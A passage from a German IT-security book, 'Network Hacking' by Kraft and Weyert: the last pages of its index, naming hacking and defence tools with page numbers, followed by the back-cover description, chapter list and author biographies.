Stealth Recorder Pro 23
stealthen 162
Surveillance Tools 160, 162, 169, 173
Syskey 140
Systemveränderungen 566, 570, 572, 573
Systemwiederherstellung 560, 561

T

t0rnkit 504
TCP Connect Scanning 45, 200, 201
TCP FIN/NULL/XMAS Scan 45
TCP SYN Scan 45
Tcpdump 293, 294, 396, 397, 398, 402, 425
Telefonanlage 525
Telnet 190, 197, 204, 207
Threatfire 386, 387, 388
TightVNC 481
Trojaner 346, 348, 350, 351, 352, 358, 359, 360, 367, 375, 376, 378, 489, 560, 563, 565
Trojanerbaukästen 348, 379
Trojanerimplants 360
Troll Downloader 97

U

UDP Scan 46
UMTS 331
Unicode Web Traversal 224
Unicode-Exploits 225
Unreal 363, 364
urlsnarf 83
URLSnarf 422, 423
USB 2.0 IDE Adapter 132
USB Switchblade 95

USB-Blocker 571
USBDUMPER 2 94
USB-Token 148, 150, 152, 153, 173
User Account Control 567
Userland Rootkits 362

V
Videocodec 375, 376
Virenbaukästen 347
Virtual Machine Based Rootkits 499
Virtuelle Tastatur 148
Vista-PCs 141
Vistumbler 118, 261, 264, 266, 279, 280, 282, 283, 290
VNCrack 34
VNC-Viewer 480
VoIP 530, 531

W
w3bfukk0r 77
Wardriving 257, 259, 302
Warwalking 259
Web Vulnerability Scanner 243
Webalizer 179
WEP 109, 258, 275, 289, 298, 302, 303, 307, 308, 315, 316, 335
Wesside-NG 316
Whois-Abfrage 194
Wi-Fi Protected Access 109
Wikto 242, 243, 246, 247, 248, 249, 250, 251
WinAPI 362
WINcon 368, 369, 370
Windiff.exe 173
Windows 7 327
WinEnum 485, 523, 524
Winfingerprint 50, 203
Winlockpwn 139
WinLogon 154
Wired Equivalent Privacy 109
Wireshark 89, 398, 400, 401, 402, 425
WLAN-Studie der TU Ilmenau 257
WLAN-WLAN-Adapter 260
WMF-Exploit 375
WMF-Maker 99
WPA 109, 289, 335
WPA 275
WPA2 120, 258, 275, 289, 316, 317, 321, 322, 326, 335, 336
WS FTP hacker 178
wunderbar_emporium 453

X
X-NetStat Professional 69
Xprobe2 51, 431, 434
X-Scan 188, 207, 208, 209, 210, 211, 217
XSS 219, 244

Z
Zapass 359, 360
zenmap 442, 443
Zenmap 202
ZeuS 496
Zielsystem alive 198
Zlob 375
Zombies 351
Zonealarm 356, 360, 364, 370, 381
Zonelog Analyzer 547, 548
Zwei-Faktoren-Authentisierung 148, 150, 173

Dr. Peter Kraft/Andreas Weyert

2. aktualisierte Auflage

Network Hacking

Professionelle Angriffs- und Verteidigungstechniken gegen Hacker und Datendiebe

Wer seine Daten schützen will, muss die Einbruchswerkzeuge und die Methoden der potenziellen Diebe kennen. In dieser komplett überarbeiteten Neuauflage des Beststellers „Network Hacking" beschreiben die Autoren Dr. Peter Kraft und Andreas Weyert die Tools und Vorgehensweisen der Datenpiraten und zeigen effektive Schutzmaßnahmen. So erfahren Sie unter anderem, wie Hacker Malware mit Rootkits verbergen und wie Sie sich dagegen wehren, wie Sie Ihr Heimnetzwerk effektiv absichern und welche Sicherheitsrichtlinien in Unternehmen wirklich greifen.

Die Tools der Cracker und Datenpiraten
Nur wer weiß, wie Hacking-Tools funktionieren, kann sich auch dagegen schützen. Minutiös stellen die Autoren die gesamte Bandbreite der Werkzeuge vor und demonstrieren, wie Keylogger die Eingaben ahnungsloser Benutzer mitschneiden, Passwort-Cracker Zugangskennungen knacken, Remote-Access-Tools PCs in Zombies verwandeln und Rootkits Malware verstecken.

Motive und Strategien der Angreifer
Kein Datenpirat ist wie der andere. Ihre Motivation und ihre Methoden zu verstehen, ist ein wichtiger Schritt zum effektiven Selbstschutz. Die Autoren schildern in sieben Szenarien, wie Datendiebe vorgehen und welche Schwächen der Netzwerkinfrastruktur sie dafür ausnutzen. Denn wer physischen Zugang zu einem Rechner hat, geht anders vor als jemand, der ein WLAN hacken oder eine Denial-of-Service-Attacke starten will. Ausgehend vom jeweiligen Bedrohungsszenario, stellen die Autoren konkrete Abwehrstrategien vor.

So befestigen Sie Ihr Netzwerk
Die Autoren geben fundierte Empfehlungen für eine proaktive Sicherheitsstrategie. Viele Schritte sind sogar kostenlos möglich, so etwa die Überprüfung des Sicherheitsstatus oder das Abschalten nicht benötigter Dienste auf Windows-PCs. Darüber hinaus erhalten Sie leicht nachvollziehbare Ratschläge für die Auswahl von geeigneten Security-Tools und für das Erstellen wirksamer Sicherheitsrichtlinien in Unternehmen.

Aus dem Inhalt:

- Die Werkzeuge für Angriff und Verteidigung
- Keylogger – jeder Tastendruck wird registriert
- Digitale Dietriche – Passwortknacker
- Die Horchposten: Portscanner
- Proxys und Socks – digitale Tarnkappen
- PC-Fernsteuerungen: Remote-Access-Tools
- Rootkits – die versteckte Bedrohung
- Schnüffelnasen im Netz: Scanner und Sniffer
- Angriffstools für drahtlose Netze
- Die Angreifer und ihre Motive
- Szenario I: Geklaute Daten
- Szenario II: Verwanzte PCs
- Szenario III: Angriffe durch Portscanner & Co.
- Szenario IV: Defacements und D(D)oS-Angriffe
- Szenario V: Gehacktes WLAN
- Szenario VI: Malware-Attacke aus dem Internet
- Szenario VII: Angriffe von innen
- Wirkungsvolle Vorsorgestrategien bei privaten Netzwerken
- Effektive Schutzmaßnahmen für Firmennetze

Über die Autoren:

Dr. Peter Kraft ist Geschäftsführer von synTeam Dr. Kraft & Partner. Seit mehr als zehn Jahren berät er Kunden in Fragen der Organisationsentwicklung und -optimierung. Er ist Autor mehrerer erfolgreicher Bücher zum Thema IT-Sicherheit und NLP.

Andreas Weyert ist Security Consultant der buw consulting GmbH. Als Spezialist für die Themen Security Management, Informationssicherheit, Penetration-Testing und Datenschutz ist er vom BSI lizenzierter IT-Grundschutz-Auditor und zertifizierter Teamleiter für ISO-27001-Audits.

Auf www.buch.cd

Feature-Listen und Bedienparameter der im Buch vorgestellten Hacking-Tools.

9 783645 600309

49,95 EUR [D]
ISBN 978-3-645-60030-9

Besuchen Sie unsere Website
www.franzis.de